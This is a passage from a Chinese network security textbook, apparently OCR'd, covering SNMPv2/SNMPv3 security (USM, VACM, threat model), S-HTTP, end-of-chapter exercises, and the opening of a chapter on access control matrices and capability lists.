


图 12.32　SNMPv2 加密报文

- privDst：指向目标参加者的对象标识符，即报文的接收者，这一部分是明文。
- privData(SnmpAuthMsg)：经过加密的报文，接收者需解密后才可以阅读。

被加密报文为 SnmpAuthMsg，包含下列内容：

- authInfo：认证信息，由消息摘要 authDigest，以及目标方和源方的时间戳 authDstTimestamp 和 authSrcTimestamp 组成。
- authData(SnmpMgmtCom)：即经过认证的管理消息，包含目标参加者 dstParty、源参加者 srcParty、上下文 context 以及协议数据单元 pdu4 个部分。

SNMPv2 加密报文操作如下：发送实体首先构造管理通信消息 SnmpMgmtCom，这需要查找本地数据库，发现合法的参加者和上下文。然后，如果需要认证协议，则在 SnmpMgmtCom 前面加上认证信息 authInfo，构成认证报文 SnmpAuthMsg，否则把 authInfo 置为长度为 0 的字节串（OCTET STRING）。若参加者的认证协议为 v2md5Authprotocol，则由本地实体按照 MD5 算法计算产生 16 个字节的消息摘要，作为认证信息中的 authDigest。第三步是检查目标参加者的加密协议，如果需要加密，则采用指定的加密协议对 SnmpAuthMsg 加密，生成 privData(SnmpAuthMsg)。最后 privDst =

dstParty,组成完整的 SNMPv2 报文,并经过 BER 编码发送出去。目标方实体接收到 SnmpPrivMsg 后首先检查报文格式,如果这一检查通过,则查找本地数据库,发现需要的验证信息。根据本地数据库记录,可能需要使用加密协议对报文解密,对认证码进行验证,检查源方参加者的访问特权和上下文是否符合要求等。一旦这些检查全部通过,就可以执行协议请求的操作。

3. SNMPv3 安全机制

1998 年 1 月,IETF SNMPv3 工作组公布了 SNMPv3。它由 RFC 2271～RFC 2275 组成,SNMPv3 参考了 SNMPv2 * 与 SNMPv2u,采用基于用户的管理框架。SNMPv3 主要在安全性和管理机制方面扩展了 SNMPv2,而并未定义新的 PDU 格式,继续使用 SNMPv1 和 SNMPv2 的 PDU 格式。RFC 2271 定义了 SNMPv3 的体系结构,体现出模块化设计思想,可以简单地实现功能的增加和修改。SNMP 代理和 SNMP 管理站通称为 SNMP 实体,由 SNMP 引擎和 SNMP 应用程序两部分组成,如图 12.33 所示。SNMP 引擎由 4 个组件组成:调度器、消息处理子系统、安全子系统和访问控制子系统。SNMPv3 应用程序是 SNMP 实体内的应用程序,当前定义了 5 类应用程序:命令生成器、命令响应器、通知发生器、通知接收器和代理转发器。




图 12.33　SNMP 实体

RFC 2274 定义了 SNMPv3 的基于用户的安全模型(User Security Model,USM),它提供了消息验证、适时性和加密等安全服务。RFC 2275 定义了 SNMPv3 的 VACM(基于视图的访问控制模型),它确定是否允许访问一个管理对象。

1) 基于用户的安全模型 USM

每个 SNMPv3 消息包含有安全参数。这些安全参数的意义取决于使用的安全模型。对于基于用户的安全模型,安全参数代表了如下的 ASN.1 序列:

```
USMSecurityParametersSyntax DEFINITIONS IMPLICIT TAGS:: = BEGIN
UsmSecurityParameters:: =
SEQUENCE {  -- gllobal User - based security parameters
msgAuthoritativeEngineID OCTET STRING,
msgAuthoritativeEngineBoots INTEGER(0..2147483647),
msgAuthoritativeEngineTime INTEGER(0..2147483647),
msgUserName OCTET STRING(SIZE(0..32)),
 -- authentication protocol specific parameters
msgAuthenticationParameters OCTET STRING,
 -- privacy protocol specific parameters
```

```
msgPrivacyParameters OCTET STRING}
END
```

SNMPv3 使用 msgAuthoritativeEngineBoots 和 msgAuthoritativeEngineTime 对象进行适时性检查。SNMPv3 基于用户的安全模型允许使用两种认证协议：HMAC-MD5-96 和 HMAC-SHA-96，msgAuthenticationParameters 对象就是认证协议计算出来的消息摘要。SNMPv3 基于用户的安全模型为加密使用 DES-CBC 对称加密协议，msgPrivacyParameters 对象是其使用的一个参数。在认证消息使用的密钥时还需用到 msgUserName 和 msgAuthoritativeEngineID。

2）基于视图的访问控制模型 VACM

SNMPv3 基于视图的访问控制通过将用户和 MIB 视图关联来达到访问控制的目的。MIB 视图定义了包含在这个视图之中以及排除在这个视图之外的管理信息。

无论是需要生成一个通知消息，还是接收到 Get、Get-Next、Get-Bulk 或 Set 请求，都需要检查这个用户是否有权访问其 PDU 的变量绑定中指定的 MIB 对象。为了达到检查的目的，需要将用户映射为一个 MIB 视图，而这个 MIB 视图定义了该用户可以访问的 MIB 对象。此外，根据所使用的安全模型，或者根据是否使用认证或加密技术，使用不同的 MIB 视图。例如：如果没有使用加密技术，可能需要禁止对敏感数据的访问，以免被窃听。最后，不同的 MIB 视图可能需要根据所执行的读操作、写操作，还是生成一个通知来决定。

SNMPv3 提供了认证、加密和访问控制等安全机制。SNMPv3 管理框架允许机密性和认证的任意形式的结合，因此可提供 4 种不同安全性配置：不认证不加密(noAuthNoPriv)、认证但不加密(authNoPriv)、不认证但加密(noAuthPriv)和认证且加密(authPriv)，不认证而加密(noAuthPriv)这种安全配置方式被 RFC 3411 禁止使用，因为 RFC 3411 要求：如果不认证也就不能进行加密操作，只有认证后才可以选择是否对消息进行加密。

SNMPv3 把对网络协议的安全威胁分为主要的和次要的两类。标准规定安全模块必须提供防护的两种主要威胁如下：

- 修改信息(Modification of Information)——就是某些未经授权的实体改变了进来的 SNMP 报文，企图实施未经授权的管理操作，或者提供虚假的管理对象。
- 假冒(Masquerade)——即未经授权的用户冒充授权用户的标识，企图实施管理操作。

标准还规定安全模块必须对两种次要威胁提供防护：

- 修改报文流(Message Stream Modification)——由于 SNMP 协议通常是基于无连接的传输服务，重新排序报文流、延迟或重放报文的威胁都可能出现。这种威胁的危害性在于通过报文流的修改可能实施非法的管理操作。
- 消息泄露(Disclosure)——SNMP 引擎之间交换的信息可能被偷听，对这种威胁的防护应采取局部的策略。

有两种威胁是安全体系结构不必防护的，因为它们不是很重要，或者这种防护没有多大作用。

(1) 拒绝服务(Denial of Service，DOS)：因为在很多情况下拒绝服务和网络失效是无法区别的，所以可以由网络管理协议来处理，安全子系统不必采取措施。

(2) 信息流分析(Traffic Analysis)：即由第三者分析管理实体之间的通信规律，从而获

取需要的信息。由于通常都是由少数管理站来管理整个网络的,所以管理系统的通信模式是可预见的,因而防护信息流分析就没有多大作用了。

由此可以看出,SNMPv3对于威胁方面的防护不是全面,因为SNMP是运行在UDP这种不可靠的传输层协议之上,因此SNMP的设计要尽可能简单,当然SNMPv3也不例外。而现在随着网络技术的发展,对网络的攻击手段也存在多样性,这就给网络安全管理提出了更高的要求。

SNMP协议从SNMPv1、SNMPv2,再到SNMPv3,安全性能有所加强,特别是SNMPv3增加了基于用户的安全模型USM和基于视图的访问控制模型VACM,大大增强了SNMP安全性。但是USM中使用的认证方式是基于代理的,认证是单向的,因为管理站被看做是经过授权的,因此它可以免于认证。由于认证是单向的,所以这也给某些攻击提供了条件;再有就是认证中的消息摘要使用的MD5算法,这种算法的原理已经泄露,同样给网络安全管理带来了难度。SNMPv3中对信息的加密使用的是DES算法,该算法使用的密钥是单一密钥,也就是说加密和解密使用同一个密钥,密钥的保密是一个问题,一旦密钥丢失,则加密信息不再具有保密性了。再有密钥在线路上传输也存在被窃取的可能,如果传输线路没有被加密的话。DES算法的密钥长度仅有56位,密钥长度不够长,同样也存在安全隐患。因此,网络安全管理需加强。

12.4.4 S-HTTP协议

S-HTTP(The Secure HyperText Transfer Protocol,安全HTTP协议)是IETF(Internet Engineering Task Force)制定的一种带有身份认证、数据加密、数据完整性功能的应用层协议。S-HTTP是对HTTP的改进,加入了对安全功能的支持。

在早期的WWW访问协议HTTP中,并没有考虑到安全问题,WWW服务的安全就只能依赖于服务器和客户的其他方面设置。

1999年,IETF发布了RFC 2660——The Secure HyperText Transfer Protocol,即安全HTTP协议(简称S-HTTP)。S-HTTP协议支持通信双方利用公钥算法和PKI数字证书进行身份认证、加密算法和MAC(Message Authenticity Check)算法协商,建立安全可信的连接。

S-HTTP连接的建立过程大致如下:

(1) 客户对服务器进行认证,服务器对客户的认证则是可选的。

(2) 利用认证过程得到的数字证书,双方进行对称加密算法、会话密钥和MAC算法的协商。

(3) 根据协商的结果进行协议数据的加密传输,并且由MAC算法保证数据完整性。

S-HTTP协议的通信都是经过加密的,其机密性由协商使用的对称加密算法来保证。因为S-HTTP协议中引入PKI技术,在认证和密钥协商过程中使用PKI数字证书,使得事先没有建立直接联系的双方可以利用数字证书建立安全可信的连接,只要双方都信任对方的根CA;非常适合于大规模WWW服务的应用环境。

12.5 小　　结

数据链路层安全就是对要通过物理媒介传输的每一个字节进行加密,解密则在收到时处理。网络层提供安全服务实现网络的安全访问具有很多先天性的优点:常见的安全认

证、数据加密、访问控制、完整性鉴别等，都可以在网络层实现，并具有透明性。传输层安全是为进程之间的数据通信增加安全属性。应用层的安全要根据某个具体的应用程序对安全的实际要求来进行安全加密。

网络不同层次的安全服务总结如图 12.34 所示。




图 12.34　网络不同层次的安全服务

12.6　习　　题

1. 简述不同网络层次安全保障的优势与不足。
2. 简述 L2TP PPP 连接全程建立过程。
3. IPSec 提供哪些服务？请给出 IPSec 的一个应用范例。
4. 在 SSL 协议中，为什么要有密码规范变更协议？
5. 说明 SSL 协议是如何抵御各种 Web 的安全威胁的：

(1) 强行密码分析攻击。

(2) 重放攻击。

(3) 中间人攻击。

6. 本质上讲，SET 提供了哪三种服务？

12.7　实　　验

1. IPSec 协议的配置。
2. 配置支持 SSL 协议的安全网站。
3. PGP 实现邮件加密和签名。

第 13 章　访问控制与 VPN 技术

只要能去的地方，就有危险。

——网络名言

本章主要讲解了访问控制和 VPN 技术两大方面内容，首先介绍访问控制的基本概念与定义，重点介绍自主访问控制技术、强制访问控制技术和基于角色的访问控制技术，对这 3 种基本访问控制技术的实现方法、分类和模式进行全面的讲解与分析，然后在本章的后半部分对 VPN 的工作原理、体系结构和分类做了概述，接着对 VPN 中使用到的关键技术，包括隧道技术、加密技术、QoS 技术做了说明，最后介绍了 VPN 的构建方案，包括内联网 VPN 构建方案、外联网 VPN 构建方案和远程接入 VPN 构建方案，并分析了这 3 种方案各自的特点和适用环境。

13.1　访问控制技术概述

随着计算机技术，特别是网络技术的发展，大型网络应用系统或数据库管理系统所面临的一个难题就是日益复杂的数据资源的安全管理。国际标准化组织 ISO 在网络安全标准(ISO 7498—2)中定义的 5 个层次型安全服务中，访问控制是其中一个重要组成部分。在网络安全环境中，访问控制能够限制和控制通过通信链路对主机系统和应用的访问。为了达到这种控制，每个想获得访问的实体都必须经过鉴别或身份验证，这样才能根据个体来制定访问权利。访问控制服务用于防止未授权用户非法使用系统资源。它包括用户身份验证，也包括用户的权限确认。这种保护服务可提供给用户组。

13.1.1　访问控制技术概念

访问控制是通过某种途径显式地准许或限制访问能力及范围的一种方式。通过限制对关键资源的访问，防止非法用户的侵入或因为合法用户的不慎操作而造成的破坏，从而保证网络资源受控和合法使用，它是针对越权使用资源的防御措施。用户只能根据自己的权限大小来访问系统资源，不得越权访问。访问控制技术是建立在身份验证基础上的，简单地来说，身份认证解决的是“你是谁，你是否真的是你所声称的身份”这个问题，而访问控制技术解决的是“你能做什么，你有什么样的权限”这个问题，访问控制在安全服务系统中的位置如图 13.1 所示。

访问控制系统一般包括以下几个实体。

- 主体(Subject):发出访问指令、存取要求的主动方,通常指用户或用户的某个进程。
- 客体(Object):被访问的对象,可以是被调用的程序、进程,要存取的数据、信息,要访问的文件、系统或各种网络设备、设置等资源。
- 安全访问政策:一套规则,用以确定一个主体是否对客体拥有访问能力。




图 13.1　一个安全系统的逻辑模型

因此,访问控制的目的可概括为:限制主体对访问客体的访问权限,从而使计算机系统资源能在合法范围内使用;决定用户能做什么,也决定代表一定用户利益的程序可以做什么。访问控制机制可以限制对关键资源的访问,防止非法用户进入系统及合法用户对系统资源的非法使用。目前的主流访问控制技术有自主访问控制(DAC)、强制访问控制(MAC)、基于角色的访问控制(RBAC)。自主访问控制和强制访问控制,都是由主体和访问权限直接发生关系,主要针对用户个人授予权限。

13.1.2　访问控制技术一般方法

较为常见的访问控制的实现方法主要有以下 4 种:访问控制矩阵、访问能力表、访问控制表和授权关系表。

1. 访问控制矩阵

从数学角度看,访问控制可以很自然地表示为一个矩阵的形式:行标识客体(各种资源),列表示主体(通常为用户),行和列的交叉点标识某个主体对某个客体的访问权限(比如读、写、执行、修改、删除等)。表 13.1 是一个访问控制矩阵的例子。在这个例子中,Jack、Mary、Lily 是 3 个主体,客体有 4 个文件(file)和 2 个账户(account)。从该访问控制矩阵可以看出,Jack 是 $file_1$、$file_3$ 的拥有者(own),而且能够对其进行读(r)、写操作(w),但是 Jack 对 $file_2$、$file_4$ 就没有访问权。需要注意的是,拥有者的确切含义会因不同的系统而拥有不同的含义,通常一个文件的拥有(own)权限表示可以授予(authorize)或者撤销(revoke)其他用户对该文件的访问控制权限,比如 Jack 拥有 $file_1$ 的 own 权限,他就可以授予 Mary 读或者 Lily 读、写权限,也可以撤销给他们的权限。

对账户的访问权限展示了访问可以被应用程序的抽象操作所控制。查询(inquiry)操作与读操作类似,它只检索数据而并不改动数据。借(debit)操作和贷(credit)操作与写操作类似,要对原始数据进行改动,都会涉及读原先账户平衡信息、改动并重写。实现这两种操作的应用程序需要有对账户数据的读、写权限,而用户并不允许直接对数据进行读写,只能通过已经实现借、贷操作的应用程序来间接操作权限。

表 13.1　一个访问控制矩阵的例子

	$file_1$	$file_2$	$file_3$	$file_4$	$account_1$	$account_2$
Jack	own r w		own r w		inquiry credit	
Mary	r	own r w	w	r	inquiry debit	inquiry credit
Lily	r w	r		own r w		inquiry debit

2. 访问能力表

前面的访问控制矩阵虽然直观，但是可以发现并不是每个主体和客体之间都存在着权限关系，相反，实际的系统中虽然可能有很多的主体和客体，但主体和客体之间的关系可能并不多，这样就会存在很多的空白项。为了减轻系统开销，可以从主体(行)出发，表达矩阵某一行的信息，这就是访问能力表(capability)；也可以从客体(列)出发，表达矩阵某一列的信息，这便成了访问控制表(access control list)。这里先介绍访问能力表。

能力(capability)是受一定机制保护的客体标志，标记了客体以及主体(访问者)对客体的访问权限。只有当一个主体对某个客体拥有访问能力的时候，它才能访问这个客体。图 13.2 是用文件的访问能力表的表示方法对表 13.1 中的例子进行的表示。

